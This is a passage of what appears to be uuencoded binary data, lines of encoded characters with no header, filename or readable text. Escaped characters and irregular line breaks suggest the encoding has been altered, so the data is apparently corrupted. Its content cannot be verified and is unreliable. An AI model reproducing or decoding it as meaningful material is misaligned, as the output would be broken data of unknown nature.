'M7\$]Y?:#3.XFTYF=^%9RW>9'))KJF)SU"YG,HQSOMNCX@MVA-LZE-NS4F3:'ME]]UNY":GJR+Z*G>^8X/-DNKM2L3L,TGD0U\$XX<XX=9DFH;5(Q-[W@:8B'M8_=F&W\$XH^L'78?YDC\$Z<&L/C:W]L&)T[6MAIFN1X8+J'.)!^F#>&8G@>O5M.!_(S"\$?U\$79*3:A%L6X92S_HQWKHTZ=XXE\$)?-Y,ZZ:^3-P<6(0Q%GX=#LM2HRVP,<(Y'G1%I_[<S>YF8JP<\%Y7\3A]XO^P!^B]85YG_Y8XK@=0EPI@RM_PN'(RO#[_H2D3-_UZ%9IR]+=WPLALLOKG-J*)H3=8IMT[XWY4*T_TEE9E MO!)5<JURG5_CZM4JGT;JW,<2][G\$F^FC^D.-&J?TUCK16(O/-0LY7?,&2I5ZM/E<QFVB&'LCP*N8-Y"KE4HV%O2.G[HA&??*H0'A3CI^;6LN;V-W8/]A;]XUXM6.#75(J)N'QD^#CLH<YK.\$^&J.KDE\$>2)K^M<H['C-E<E&NLP1M!K<6^G]@Y M-*.;R8BQ3V;8HA7K<2YDY//>-AR+RD9'(C_.W8)1"26MEJ!W:(M_4"EKY\$8^X MD:U\%C"OBO+B)<\$:E5R!GRS3\$(\$U^9\$,')!Q4V1ML]S4>=J.]@XV:*1G+QM6 MUL5O^%4*A_=!%A*T_ADO5P+%,20MLB[AW)%#XCR'LX?([*C^6*<D?E1X1T]MURGO=^]:,>2JUA%)\$R'>(8O+KB/[HF.SSS!O9IO,SZ&,HU*G890N\@H%W:JS M>JURQH/FEPB>0\$I_4ROQNBUI!ADKU'F)\,NN:YJMD*Q4NYR\XT@?3_B;COFD M.,LO@\$;JG2[XM<V1\$<M3ZI\$C*_C@9GQ&%%\$[*E2+E@7;*KZ[L0="H!O2;/<I5 MVNZI-HR.EK1QQEGS5\;&V'"_,_ZQ?<KH^M<_T+PXQA3+G^!Y>#RT/7_TAD M5:W_OA*]63ZN<)>DF9UW,QN)S53F7L;[)C]0KFF.8^9!/DQ>2Z93+'+;?DB.MG'D/?2QTRRC:H-?RF>\$3%=_I'O-98^Y3YK=\+]A</AIU>=/NTG1J]!TU7CD7 MV`]%GQ)H\0K,Z,@B^YWC=JU'PY*W<)) [D(X=-IS^Q6Q"@_XB=XW>9]4/F9+ M-YB17\@8,<;YL@OQY]!5VG^^7N>%,OL48\$K[7PV&A^__1((1-?Y_)7(=[EL' M<[EFX827]>3[/+R1:LUFN]'RG_"A6T5KRCL^&'B\$POQ/71.MD'7D0ML;N5/N MPAQ"-#6=CP,D[IAKY/Q'N\>2VQ\$:NQ4>VL:)IQ\$:)XJCF5:]D=\$J\$=M@2F\L MDHL1.Z\$9[(2D';TI[-'!IZT=7E\8-0"6:U'4I/.FCB'<>KM)0\C\$MEPKKC:, MH5T\?K!^C_=DB>V,X2L?T'[,6"@2LNL1;KYB+9Q2"#SP#,]6&G#261;PDELK M>U(B6=II06N(K'W\$L[C>=%\$-4D5@:KE/F^1+;81K#R6S(GS%>?@N.03=/XUW# MNRW][!%O_LB"T%@/5N8[/>\$6\$)S.R='.'F;Y<BW7/*/QI1Q3-K@5K2CN497Y M2)1&O+P:Z+8<,6_6-:2?&!>YK6+=].40AJ<\TEH4XY.]9\$)A9'YJ?4#ROW, MVMY>.G,_OFV/MEXP8AUT#>:I_>A>;FJ4I6'7'.T#>1\S@KPG@@QG#HZ8S/-Z MTXP7_]_%9>HHN0>WB-J)B%I81FU\VM+;TH![ZEJ5&8S<3Z^/M_&H98O'. 'N3 M#-C](XMOR#L"-]C&P=X^2^]1Q<6AI0FYFMI/'60V#_9V,CC"WG>>V]G;2&2H M\$0P=3^UG4KP)[CKR5V_H+F5?;-8;5\$V-'00FD\$87D;,2[SP!HUK%LBE^TTS' ML'VD,?VDWN;SK)I&BPQ\VE.@=9&R;K9U:U8D>D6Q@F'TEU:'YES+/'3'"*-L M;R,AJ_X.UUW#??'T\$LXO+]^+.(=N3RG>T(3B#5DU3!C-YX^/H)%@(1@-CJ\U M._'D@:O-:J[L9C02+?*8A@I36X-[3(W68#,KNYH,GWOF\A4M4ZVVO595P'(6 M=5^<^>]5Z->ENL\$MDRV1DW#%7<]N9L6LW9:>9;W;JK&TM50,TCQ:ZKLTCZC MZ10\$]3>=D[*H'UJ-)LSM9DUGC\HYEMI97V0=S:RJ5N/A&5=K\WG]F5AQJ[=; M\\$(=W)D]X50RP>QJ%U!FIB.1*.G&T0ZJ21HTTZ]J"=_@:GJ&E&XH.G<[O(I%M M.6",BSM#><'>QTGND6;+VR)E?8#]7KMJ)%L/S%=Y-:]^MT>:O5.TR67G'1 M,"4O@2%6K&ODH&6T'I'#HOAX0\@56G)=<J@\$Q='>-6#\4&3*6.02@Y\$IH'1 MX8BC;_Q2NT:KM(>Z1N>)6;K&%*JC**R17M'9*8[6]4>=*F"SCIG9&"8<M"/ M(8Y>,8_) \$YCQ#B=M*,E%X_BI]&AT*W!_V?2Y)HBW'GFOE^J8E2C[8;/[1TOF MI41M1ZL<H^L:V;2"FYF76(Q\$(M^TK<>.*=F?JX:&KU!#D7C>4^H:XW-7Z[]' MHV(:<1;X'(P/.6V-73;)&=)O6XH>78@5E9C^"-!2*N/96M1RQ4*0SX^6E@K-MG'XBHJ"WFYI5RO:26[#-F&[99TQR+Y.8,?&D64[, :D\$.O.+?.UX>>H\$/L<4D MS;]U>WEY\&#P^CZP>\M4QT@RX&-&%\$P:^['FITBO55=9_S,V?,X8Q;?TW MM#JR_A,-K:KUGU<A<_WWG?T#>DS=S-PSET7MQ]QV'\M=2L:^L4*=NCVY6PV; MO8Q54UHVMI3(ZLO.^%*0C]/^Y_U&8"i[7]Y>/^';_+JOV_"KENZ:=Q1GIO M8^L.W1&GS03U9C4G-L+R^>,^I>'_5([["!M'T1_\, [^9ZI=05WW^9]9K/VE* M^P\M1X;O_X:7HRNJ; *F==_FLS8[_WBMWG'.6VTY'N>K@5#HB'71AR;#U%8 MCB-:M.CBTN9(N@R]_78XN#':OO60@SW\2"*<<+>J/#QABVPD,6QUZ)\$"RVK8 M)57&?OWAN(96AZPZ]NK;XQH.2ZM.Y\ [MK9;[6\>YX*W1:#@VN=I2MPJW#L=# M&W\MU_-'J\$2G;M^<97@FXQWS] (; "8?R,A&;KG86]_92&[X^+^9Y,8"=^<S M_W[[;18*LP4^S[<,<#<6=EDS9D"RCP=.AL#82F\++ZZ_;'85<C,K=\);1X.ERM[EBC[FB,TTQXQ&G8&N/:=@;(EO-+,L:]TOY?XZ;PC&%, [O^CD65^;FC\%PZJM^=\KD=G_F[<A;=<'VS'L'\$R8=YNWM4=:16P\$-)P;KM</#Q+;O,VDWJ&FLBY7

MY,+^",N76_J(:WE#W&A8<)W2"NVFQG;D!DQW/V'#SRWIYQ[56G9?+-^ [>@@9
M'J+2PU[*W5W0<!>4[N*-1J5<\$'N;O48^(()\['M<+K6;<N.S>6?+^^[XW;S
M@FLN&?>B=U.R<PUL;QA<D\$'NUFM^70;! ,VVLW^3!]RV_(?C=-^ZDT]F#>KM%
M]WS\$79/(6\$. ;29NA\+'A.CNCH43<EIH(#"7\$LT_<4#Q?; [;\$39E4@C8VL*:T
M.M;<02(5%1=M,A>%N::FAT1=8C^(WEG^T5C/J9VX%9=5>\$[MK]M[7:G,BF6=
M;AF--7)O/6\$9N;5@5C6V3KMFY?VF\3%(;EJ>;R\XZG;2%HE-K54X&9\)1[8\
M#5\$5X58.C+K6*1=;)U016\UZ12PQ5^H=;;0)&-;21TF;M;"TEF[F&CH[VDS:
M\T: ?5MCI(UO>A)".4PE74V-M&;=IF4]LPG-M)>;Q@!NCD1MF>9(%.A42[1;
MPVCK]ZP[!1/:>YCYL(/#O;T;VSON[[#A!B_RC25\$7:)M.CR4(MT=+&EB1WXS
M5]/EHQ5CC8H](\Z>0!I-::VEH]P9KVV/<I5R4<9[[Y'6;):+H_76,+>?ME>Y
ML&5NOUEOR?TZ:8HL.\I5'HZULKFS-]P9P(J]8QG7!1A6D@XK41<KU,]-LQ)W
M6%FVK,3ULUKAI%FOU=LZRYG]D]AWQ<Q];=[A(>A443\U)4[W-^TU867!]'B_
MW&RUD3U6%,::2=K-K(Z:H?R9P4PJP89Z.J>9E'S.1W3<2XYL\$]WZ^&JP9H_?
M;<OP9KU)3Z7DF_5<L9#3QUM82QUF=A-D(FAT@51T:SE>BWGKTT_X(#67+U?*
MK3/6;I2:N:+FVZTS[?B8U]6%B6:3N[N]'T?G.M5RLE:CAW\$F6=T[3\$NXX9FM
M[K5;TZQN'FYO,_-J.)/5S7:E,M[HACG]L5\ /R.B&=IQK5UJLD"N<:*Z7.,&
M73.&;\$2D#==KRN4;DMA<TS/+A5R;9WZQ[;>T&HZ=62\=]1.^>5T8M](EZ*A
M&\$:=,4Q\R3%,)S>"0S%<ML<PN<%*O#-IL*!YR1D=1]N,A8:,K;@:"\UF+#QD
M;-756'@V8Y\$A8[=<C45F,98R*J]I[+;=V-'X;U*DUO<==L)!RPY+5AL5K:K5
M6I.OO^GX^H\$S-N&0/3;Q]BEOF+3O=1T#M5E2>#24PG#8;E,\4,TO4NU: ^;C,
MK\BBK8I]42T^+*T5M"O69/NH+7]&(P@*A0\BQL=T?[@LPI%7'5,^OMP7F_)X
MBUNOT_ZU6F%2C``^'8^SH\$T9B.!S8U6)LQO"0<D).*9EO?^]P(3``JNGMM:&H
M.CH'.CTNHN.-RE&HW:BMDV"/<,F7;P0P)A<3S&T-=[%A1S=1TO@ED]LS]ZKK
M\$]*[\=ZP+4<OP2]:[]V/VY,YWM:]]8UA6^@D#C3Q4&UQ?#0.C"PR![#V?H%?
M:HLZE:0Q.MJ9,:L.C\$9MV94]Q;0)G6VC?X667B9DH9EJ*PS9<VS(R:Z.R458
MMDQ1V<>/OT>-1=R-U5L9?;5PF;'6BZ18\?"4.<GITWFSO5Q"R7&QG8^OPM&[3&
M8BZ<2(6F>%NV>UN>U5LH9/<60D%-[]B\+8RJ[=;#F^W9O06#CLJ>-CTQGR)
M9(J>^,XUJX]N!99'!X)..Q&'G<BLP3MB'9XYUK==FJ7P-L&?N4@G]/SC:TC
M8G[_0W32XVK\$=\$>AT"R.5F9Q=&L&1^'P+(XBLSB:*;C;Y@/A1B^6MM8:1ALK
M5CF,9T3<6ZOY!'D/(.)H/I\$)S6?DN1/F<S=HK<K,\$M6),;79G;WJSY2ZL;Y&
M4^>,Q/ONX5B)3N7X-8M68?C\$F8]Q^:B43[^-*X=[[TD;9S?BR<W,)NUBML5X
M1?: "SE4&TS;OU%LT'M)'UW<LD\DAZLPZ5AQN)S)^)#6S")!>,K6MT8LGH;
M5C?\$J^JL88FTXV[(L6/96(N0HT;KKD@GQT>'N8=:#2_@B(L[9=,,1L+V2]I4
M@Y&PNT'LFY:3++.*R1LL<NQB4V);'-W75LP1XU%1YG:G*L0BZF0N-,N5P\
M;*:"+J:"XTP%W4T9>\D=(QNLK:VQX0/3T'#4]#A*3@W#F'F>@?6<="D#7="
MDX<[H<S0^!/A[.P<CK_M8'A='QKU2J\;YFAONH54W#GF0R+IV106IPWD-"EF
MZRC<:_YV8;BSH,FSC0=C]X[E5E_*R["0V[';0-Z02Z<3NAC\$>G>']L9=R&<]9
M529!+S@IZVR]=<J+L%:88"KIS&"LFR6'1\#3\WE#[K'86IJ*%T3?QB>UMNF.
M?.)X4O[4Q,V=X9'G;EV\::5!:W&3/=M7@#'^M'E.3/!\]D0PYGCMJEGD;
M;&C-:ED7RV': 'UH+T]@N/6PVP5PZM?X@/;(D(V9>R!IRL'NX(WH#NI&HZ>,'
MG+SDDXZ2QR#95O+BT1A;T<]@,[4?WQT==!R"3\QL18Z2AP+#XE:L9RKU2AI
M8LV0;CGSVB@F:#F19&UT4FDSFG'V^ .6A!&JF^0E&#M<=MQ*P)"!R?71!1-S0
M.[W<.@CU0>ML_7[\<%'\D;P?7U_\$(?Y'KE:\M+WD.N-6#IWK,^)2.:VI;* =V
M-H;G+;MUF=SM>J[(=MJ55KG!.R9QP[I5;UYRG4\+0'FIE<G'IXW7F)X1O32
M(Q)OU:M4L\Z\$L;UF4:.,]O9>VARZ;7HXE1KS.IW+'IW+L;=ZA*]?[8T[CLC3^
M='#B:7G]&'<:UX=QIY.3HX:>?-QI],T33B<FG\$:'.#;FR8DQ1U<U[C3:_?BH
MB:8R[C0JKGS%WLC4;&0,9+R=PF],S\:,@XPGS=!/U'N9U+WDIK@>X(I/SUO7
MCX_I#<KI]-I!,.,V9#0L)/8W@J:%57.7@AG%EJC*G5SEH;\$;9`CR8.M7<.J
M#P,1<6?0N&<F;\3E6JUF.4^7O.DF]^PF<7M/W!:\NLG4/3/EW*2\ZJ7L-PHM
M8U0NTPVFM^P&Y:7+],5*/%?;/OH_4GC381L!8HARG"!AB9&(AXRX\!N):&G
MM(I&;#)S(H/T'%Y;LGDIN3*H@ID4?KN,S5)#)D:0*8ECUX2(_M8),-KGG,+DR
M6P69;#)US\I+'RZ"4RK(9(/I+9M!+)E;Q3!3!4GNIVPFC)\$U3V95*]+K.:V=
M'W'YKAA1?<;7EI2MMD1DKE%UF%)+UY)6IQ&1=S/2]09;.^,12)9J=>.9XAG:
MS%K2JEZ16Y--R=PU.E)IP7S+#.\F*?+CVJ1K#.AL)!VZA21V2SL;+)V86B9D
M8468\$%NIG1969C816H\$)XRZF:4.<=<=AP3V9H8C)#5@A*X30F!#&V3"S*CQL
M8\:\$AJR\B@R;&,TL[TQUFU\LQS82UVC0V>B6H]'C8;%G<I'QXV/]K'A/9@Y&
M5N!G99*G4-J19=\$@/'CXR-G^)%Y%#4C-\%/: "4M(R<[TVC4"&=E@J?P,OGB
MGN2,*'H+GL3Q\=';1_1D=[%L1F]_S;5NIN[5]I1&ZEYF=V^7(WY@3/TPD!' [
M?&5WRVN\$CU^N%QGODD?OU,"V%AD&)(Y;ET\$4I<P)/8]V0Q%[" ,85T-NR:8+
MTJ2\$T_G,KO60A3WAS:IY@WD1":#<+&_CR#1XM'80/[*6IR88%.L/_C7C-2NS
M3V_H(Q[^.'T(@-JD-&^/7)\ABNF#N)7F\ -0HID^:]7;IY.>*)9^[7B&B:_:(
M1G[A>;DX,9HN52PYI8HEQU:XQ63(NCV]CB7'UCWBU]&)4N.K623XOAEU+>D
MV%HV+3>='5\RTI>L97P&,*F2\=.9Q&Y\;3MA)L^H9.[SA+%6-I(ITXRM8DV>
M;;CVO?)HR%^4@ROC!RQ1]@8=@7\$(%AZEB_X'CM)@KF0S5S(9BXT99QQ1\0V
MP<-;YK&Y2+Y8W7CM(Q\)Y\]D')>\$Z8'8!Y]HACOQ:MZRSL+,MQ+UIT]3[RUP
M'RV,CEV'9'RZ&=VR:H<QI7'S^OLT2A+6QEE:#H5-6SXLL[I;NCW%4BA\RWRR
MT8=ME:Z6HJNPA%4VZRU]XV8<ME6V*:(E'1^)'FJ<@[??GC@U6L"RT&5MV"=E
ME@WWD>4X&_9YHKL-:T'_-BVVZ:J[C:'!DHL-^QS:W<;0L,7%AGUJ/R8_IMI(
M3K4QU(^YV+'OA;C;&.H+W,HV-*ULAQJ26[G8%HG&E6UP:MD&7T+93K,Q6]D&
M7T+93K8Q4]FZM-M+EDO07BYBS1<]/#9'QLWUHF2M6&[B'68'UL8<\:I/\:)*

ME_Y:G(RGTP>9C<3]G83QJ%00%Z\-[5&Y8%PY)GBF9]?WCK#A(^*<<NS81[6+
MSI&1?-:JK-5>49,BY&G#05G6B<!IOCAT?#\<64<W6&^(KQT<R1/4KOILER
M?@;+>+1\$C4=)]@#69\'#\',P20IZ@[K1M5R%&\ULJCSFM-AUY].JZ6D-^MI=H6
M\O];"O"!Q=T3XL6@\'DXU@%R=K!4.Q#.#C1_W;SY=8,EEFH)<3R1:U;.<.,Z
M7GA8JW<J6K\$D\'@&87F,SNUN9W0/C625\'I?77MFH\'/(RI==<R(V?FP>B(F=FM
M""/"RJTA*[,:6P((WF\'\$9L-HP0=0WI;"4[).JISR2-1A8*1A=\$:-/O@WUS#
M<-;F66MRDK=KY/G(/@*D;A,^T\>K<D,6\'5K0Y><_MCS(\'^9OB)I)!5&A;EZ
M-,5Q65Z%A&=@R-[Y1OJ6PZ.+A>IEQ0M=\'C!PLO.)9?N<8:X(N.?S%9Y-9E
MCXV4==?>\$>K99\'!_OQ;H[<LOA9?26BNDE;-XG77%X&=V#:\J)V&_V;R,[H\'T
MO40-+Y&PP\OHAD[3R[+A]>I,_O)X+RNF%V?R5\9[636\+##N3O^K%)-\'QUG57
M,[//\$87D8-\$W=J#V_I0KXH)IA3D&EB/U9F%:3-[_.>."J)A[X]VC\$YHI.E>+
MB]EL3>-&7-QB\$IXQ8R;\$Q1BRCHW,[KIE?5)<(B\I+J+_G)@U!T<+4^(2?5EQ
M24^,2WJ6N"R;<5EP?264X>&K]UJHJ[S_:?1S/Y/?!#KM^Z_+H>\'W?RY\'0^K[
M;Z]\$UOL_CYN:1I]\'I:_7S_!Y)_<7A]J_W^YXN[G\=/E;#0?%=K4AOFU>I,<P
M,I5Z:.*K,>?\'?0K\'<"O?5BJ#\$\$-^7=\'Q%7;XFGS[T[*5G<V4",V:*1=3-+>+
M1BV+\GKX@<\$PQ3YY^;H0^3R\]1ZI]PJG#"?+;\'?FI><,3\'58.G!7H38#08
MND.7;[VA%<KT\'5SYWG[A1VYDI<^F-_"R(V\HX#W-#X9\$7;W+CTE\-.1T9[Q
MJM8W?G#S1TYS6I\'I;;&]F+[E>_]=\'>P)>X[>+1<Y3"%=6<;HX\'%M<0VX_
M8%J%Y]*DQ\'SW1RYY(U_=@H2(HO:\'QJ*MN.7J&]O.<M=?\'UFXW!\'OB+2?/GD
M\'8?\'Z5&8;GJ\T<N8,[Y;XS3EJ%F\'="J"R\1E\QW]@6SAKUVD(B_,Y0&6SN>
M;*8HWV\$R+MZ\K1KM+Y38_9WV9@MWR41SA+_P-9_\$\'XY/Q9_E>M_NU6^U\'?@
MI[W_-Q*.#+_==V4UK*[_KT+NGWLW/S16+8@/J=N^,X8CLEE9W[%"6["^\$05W
M]N_7&)]E\'_VR^ZP?=>+>A(WK#YFOD>/75ZVX(#[-3D^DB"Z\'_B@5\ VX?J1[Y
M-K7SD]2C\'<.9[0G<,KT1AE%SH7VWUJ?NC?O4=\$9\9207%\$_SE/E_QDMD^~6V
M7!.1%;>U]^5GV1V?5Z_1![?I+_H(.K_XBP>\'%;]M9[X\'H06Q6]3QD7N?W\$1/
MD_\CW!+8SGS,^XC7^HF#Z-?Z:~C4[[];N13:%P^"2,+<A\$"'TVCU(FO:]F_
M+##]2)8;BY#0\^4P\'O^RF]0OE:[2_SMG"M/#F/;]AT@X/-3_1]7\ [Q7)?/_O
MYD\$BD4K\'=S>2NUN.EP\'/G[!F?F_K+5X%6H&3[]F.5<K5<DMW\'N/N<LW2R+%\
MO5X9.<B#=1YKU\K\,!US65@9BMQ7;77EJZ^KM\']\\'6CF,*~V_!P^X\5\$]7W
M\'UZ)S/:?WMO;3CD:OGD\$2RCV+[HX/OIB+K)4M6JA<2;65VZPHMY:9/)/O5E8
MY+,MG5_<Q1"H)7:WD3?GP5:SHM5&;8\>R-JJKW_O+K2]Y\T/K2M!"K%&<.8
MMOZ[&A[Y_EMD57W_Z94HL9L^>-?QG0JL9Y.[NVFL*(9H+7,TULHI[>H!6JU
M8WIMK]BF:[SXS?:&:N-SP8&6=MIB=VS+=QEQQ"X+6&LJ-WS"V8)M.85"C&\G
MMW9]T>#M%6K\XBOI8%\N57--1PV:>3?+4R.&4:-VS=I.B+SZV\Y6[=-%[,
M5]R,\V-7-VYW%S*=930S(UY__76>HPD^V:,MT734^..8G3>6D=[U9%U-\'1U8:
M!QVY:7Q\'6>0LVVO0;)/A)OR38=\\HB-Q?0Y:+'?H<5J&JW\YIIG\'07E*95
MQ;M\'ZK7*&<MKK\$W;LHML:EJ:~+5NVHTZ[R[X"YUK64W8[WW0[<=7C+_\'LD9
MF30#2?M\'9H0Y_S5/./R[Y[5K>>N=7(/\'C5><3+\'<\'+\$7,7V7BY/=C\'_B)SP5
MF08UCC&Q]=H+C+9-=5A\'ONJ#5X:\KHM/UU8IGD5K\BS;5+\$MWKTAGAZ\$=Y_L
MD&FI\'7[*?!*]@R<-><?5.EN\'6/+/3KETTF+\'Y5-N.=<B]RVQ=M%J-TVS5M+"
M.\9**,IOZ88C06:K-ZHJ-6WZ>\%H+90F\'*<_U=V=09V%XS"%9^X-<[3W]89
MUQ9+V<IN\B2*+LD(W?\'A[(RCS1H^9(,5OL(WH@_7J.\$);\:6-3=3HV8F!!QY
M>0%\'I)E)(8]DSZ67H*]R_=)/>1#Q(HV:QC3UG]7ED?&_&(&O^_5B5WXEL)
M=N<NPZ!.JQQ[UP_V4BE\CNLN/O;DKY1K[5-_J=;V>[VT@IG9VT^GR*._FBN<
MT(2!WAK,_ (5&F[ZQS?LJ?VYYE?GU*KUJW%]ED2WF1T=UW2>"7<">"M-"J5SP
M/] *:~,VX&[\$.RR_AW&TU>=<W5D.F\'\'IC7*>D7W^MSKOSQDFY@"1L;:R)%*1X
M-+W>]77>FJ[_U][Z#TJ%0@^6=WUS.[Z5HGL_?\'[3OFM/WA%]!L9_Q\'OF9H[Y
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M<CBUX/7NK?T>Q2)?K[=6HH\$Z=T\'N[P12=P/U!?YK7?PJT"OEY;5S9SFW<CO
M!.IYW.\\$4M[7N<U/4J12-8\'O,S8];>9G]N+&:X*DUUY#;L4\'L5J0;BWY=Q"
MI<C]:.7.FP*[_ON\$UL\']O;_?=.RQW7/\'R_^\PY"Z_G/@WXIO;F<W#]]Z39XQ0
MO%]>J5XV**..^7=RC;O&KP\'W9\$6AV:YY^?^V@%[_ ,76&NGA_GQ]5GY\U*_R"
MY9EN,?#_+^/9^,'KG<U0H:+E:E[Q[QWOZ\TJKQR\O&TIN"%B_8MI_U=?_YGU
MZ[_3UW]6H\W_R*AH+K_]TKD_EUOFLQ5-.>2S0TF%V8.XP?IX,8![X=\SO,+
M],FTVY@K3ETSPGRF<\(#\MW0V7?OLOD?!N?MVU=NC\'EJP2?6A0QG^LV;QE3A
M@ZLM1&&ZZSA1QLB+;K7YRF)3#RNSMX6\'M]C-FV5\'3\'TR60L^\'AB=NFL[Q\'/E
MAVQ1G+[H9=M15+/\'HR;C86776Y3Z!3,>-2,KL"VA-G5\$>)7VSZ?<]\$##2_K^
M8R@46AYI_Y\$5U?Y?B<SUW_VM-#T\Z%@!MAVS=OSO\VN2_#*LG/U9)[;2:]L9
M6E!*)E+,9[E;8K?L\'XW=3MQ/;-/#FYGD[D;B@?6P**.'LV\O.!V&QCD,#CD,
MCW\$8#@TYC(QQ&\'HO>%W"7MM^Q_\$)8^-C\$ZANSIU#]_5J8B!T[\$55_E!3>F:
MY_SQL;DI@?82K-B>OEX>^R2V4,@Z\'>:_[@3)_TV_38X?([HY\N=-LO^\'^Z1U
M%?>\$J/T#>P&NH1B\S[;K\'<-AFO<V[/V7\$@?L@9![,;A9U?\'9#5-[M[G\$^<-
M*TZ^X.C<+J13*BJQ3&HY/75YLYXT;#0!N^/(6,?O[B?LY0K\'1@K\$BR\'T\6K:
M*8_2.<+.[#_8M5Z@MGQ[2E0S-M?,MS(V&PSG\7V[\VD90<[-%/K&YP1<[]I?
MUK82L;U4<JU2+SP<R0WFIW=2ES0^Q;1_)W%\\'J\$PZ4086XE09GOO2&[V3VXX
M>P,*/SRE1K@:L1<G\$R^<O*01>Q881ER^W3\'5B/U5(T8%OZ05>U\$;5E8N&Q5[
M!3",C*T\'\$XP<\'&42V_>26_>LMC*MR8XU\$[3%94]CGF1F;R0VEZXNAEAG;" +V
M:!\LAE+W1LOIU5CPXW_..4D7G7&#] ^S) ^D*108.AXU</GOEVQV&S40NWPVH
M1W,W-\'-C.MS?3QB/A*WM."WYEF>M>C8KZWN[Z>36X=YARGP(<-:LL5FQ7R,0
MEUD+VV;E<-1*)/)6AHU<S<K^VKVX<T"W;\'W@1EX]L"6<\'5=R)5W,J\'\'[2WQ5

M0>=SI@:&4WGK:D,_Z8+#W1:U4Q85S[G3,IP8-\7WZ2_FHU9<J^-5[8OB#<?-
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M#Z#;'F*';KX_OB0)W?7/"PV^BFB2UQY+A.RH]%)61'7RI##LV>7<Z^@CS/
M/H0)CPQA: !NMK% VNZFBXM:L+\137:/[AE0%RS6WN_*SM*7PR[CLAU_&9=]I
M9'=O-^\$P,NME/SQTH74VA9DO^TXS1Z-F9NM\AV)S-&)FULM^&&5<]L,OX[(?
M?AF7_?#>N>R'7])E/_QR+OOAEW+9#[^4RWYXRJ5VUL)V6G'6&9_(WI%M>M;Z
MD=JH]Q755=9_#Q+QC9U\$H/J2]O)%ED,CZ[_!Y8A:_WT5>I/=,TN;OB6OL1TJ
M;;9IE+;7N\,'R?Q^&;,"X!\$CL;V,UYT*/6Z4RE7U=JTT+Q]GLFIO.P.M-T]>8
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M=&DU7^?'BEJ#=#S_T3;*Z?,**R8?#=#);C@R?:!&<\?D4;G7+-5KE0T;P4!/T6
M.]UXYW4LOAN-YZ[%CB@SS3RV](AVJ_Q(O):33F:M9Y>SWN-V#5\C]B:/1;P[
M99W"YYDD'BK-%5IR+Y?CB:AZLUPJUWCNBBCC3X7J[9297;S<:]69K43BUY8YX
MT%9NE##]M&P/GSF^AE3(U5A>\\)(N/OHB[YMO&@^Q&1:6V\$: [6CTS0_5FLUG]
MQ'N=57,/ >5[1'WN!@!B,)D[E][N,,\$O%/(UDZ1571<,)W50G]]P(!?:FPY/3
MAS,@NJ%N>MRK\?*OTYQ;&+T=G[+(<LZ,32GTF0IC9PHW;.UA8?X?>^G]P909
M^EDU7Z_JU"6\$QY4D1<33YB/^UU@O!LH:?0\$?[7.(WLG%(Y\$N0GQ0SQT7");
M;9W^E2?EIEGF6Z\LV%/1NI.:>D;6K:NC/)9NM,(/4OGV-R%8&5JJ5!XK39*
M9+@\$CBM6QASR6G_CAI6,&S=DQN)92%&/EL@6K_?T&3%>/4?J?<^*Q#9<I-Y)
M[F?6]P\W#Q+?OQL2AY*9#3[>R*S' #Q*9^!H-RW:2J10]9+>^\$\$_=2Z2X.SFO
M"BSQZ(G+!_>O,7Z:P_ '5U6.BS/>I\B)?^%MU/^V>^>Z24;1Z_;A5K;:7
MW/94V+T/[?F9'.9HZ&QDQ])EO<L-3I>3/?*T,>KJWK&CRE;S+Q>ZZ\ZK2WN?
M:8?6>.]NF[5F\&YNYH:IJOW(I)\$%TYX^[B:=U[M,[2WB\5BLF5^V9?R*\EM
M_(<KY)++>D/L\5E='KO_A\LY_@LM!X/+^K;\LB(P27_.QW^3RI\Z]G!@>47T
MS/YH(!0(^FDX<MF*^>GR#P>7PU%5_J]"5RI_/OPO5K69)X#3YG_!2)3*/Q2-
M1*/!U3"]_R,24OM_7HG>9/N\1&E02V-&/E>AV9S>\$L-(KW>7CWYUHS[0S*IA
M<_R(ZD:>_>(BYRR-10?C0DAX/8#JM3(NI#_?2H5F\$>8<K5#FQIK:C]OEIGR0
M3./C^J.Z_X_>J1!JX5>ELXC5J]?-1.;K)BO="F%VCD,,.B\;*,(08M=Y@(
MW>N->QI*G?C!D74;U9@FMH%1#>X<-EX!0=[M]X6DZ.V&%>GV^5*, : "3BU;=
M*W_1YX\U^8A,O=\$J5XW'GN@&\$O/O1>2C4=P@GV\$^*M/[@V168&)%9\TIJWPY
MB4ZO^FB4\;2<&):7G;Z<?>+OA44>\A;G+1^S,WZ*SUKF^50RQ^>Z/(/)D9@=
M%IKE1HOFQ67QTA\$J13E%]-7FD3+B1+WT/3*:3M%>;C/\$?C%;U.SX09J36F
MI3SB2R)V/-IY?D3X,<M.3K3E[]H2D_.*UY@=\R\$9I5AOYX_KE:+6#+^C3<RL
M'E&4*^!>ZH5ZXTS,S^I5S3)YPE/*(RAWS<LWR/, "19G1^>;+<KQ#*3-,8_*
M.9%X4;0+^9:4.01C?^9YYJ5X%.JUXW^I+9<;)-EK<2-D\NJ>^\'*R,N'FM:0
M\V@1.KT72F9ACK:/>MLU/J'B\:%*JYWD>(\$W=9YU-V^<,+_I^K7.FMH.O\E
M9EE\CE4JMUBA4A?#[-:=I27^;T!TJ:CR@7JS).8Y^7Z&NR\4&?TR?-(WTFDV
M)1L8CN9\$/1]7R[FC?\$X_84:=E@/4=9[A(GF\^P.A[P#SO1:92N39%'F/>6-2H
M-N5%).BOU3L"<H'KYC+A1U\NM>O/L#CMIM1JZ3,])_Q_@-62I5*^7*AI=:R6
M*?L)KY>J=4V3&5HPHB);@U&5\$!.Y8*3S1DEI\$UG5:N8*&F^:] (UHFG63WT>\
M3Z8V)V>^SE+615I0\$71ZR=V)2)FX"4LIYP:\?, [+CLD-[Y/.>^O*T9G^: +%>
M3J@H,/F' L[QDNN4DGEPUK+DNI?9[2Z>W5C+FHS74+N5L5QYFSK23G8=4_7FG
M*&P9[]+1E\0RB;[\$]W)+>I5>A*.=:@4Q%Q1N'3-T-C1#7VKKS26>[>*:+A9.
M<K_<\$QJE2^E*XS]GMV,[:_5']C^FC_]6EL/!E:'QWTI8C?]>C:C\$F-\O+BE+
MM->@LM0JE)8*C;9?]"(%EG<[]6[858*MY8+\$4T+:8%\'(J:O[42B2ZOL!'O
MUFC42Q_4<+?JO7GSYCC+L1CS1VXMKK";_-];U!LQZRD5WM?SZD;.Q; ,JHV>:
M6J.2.Q/GO#>MLV9G2@&5:Q5R<-->+RO]Y4*]S:___\MUCYKO:Y%!3/&CK971%
MISN:<E6=I?C^8)TV<^CLIR*ZH=L1BF_H]K*(L'^Q+!\#^7!H>8NG+R-7ES-M
M?CTI\=Z[G6GE13?MX]>@5(O NH-S@1Q?M7X*3VT5NE%MYZP\$/H9S.+Q4M7Z'@
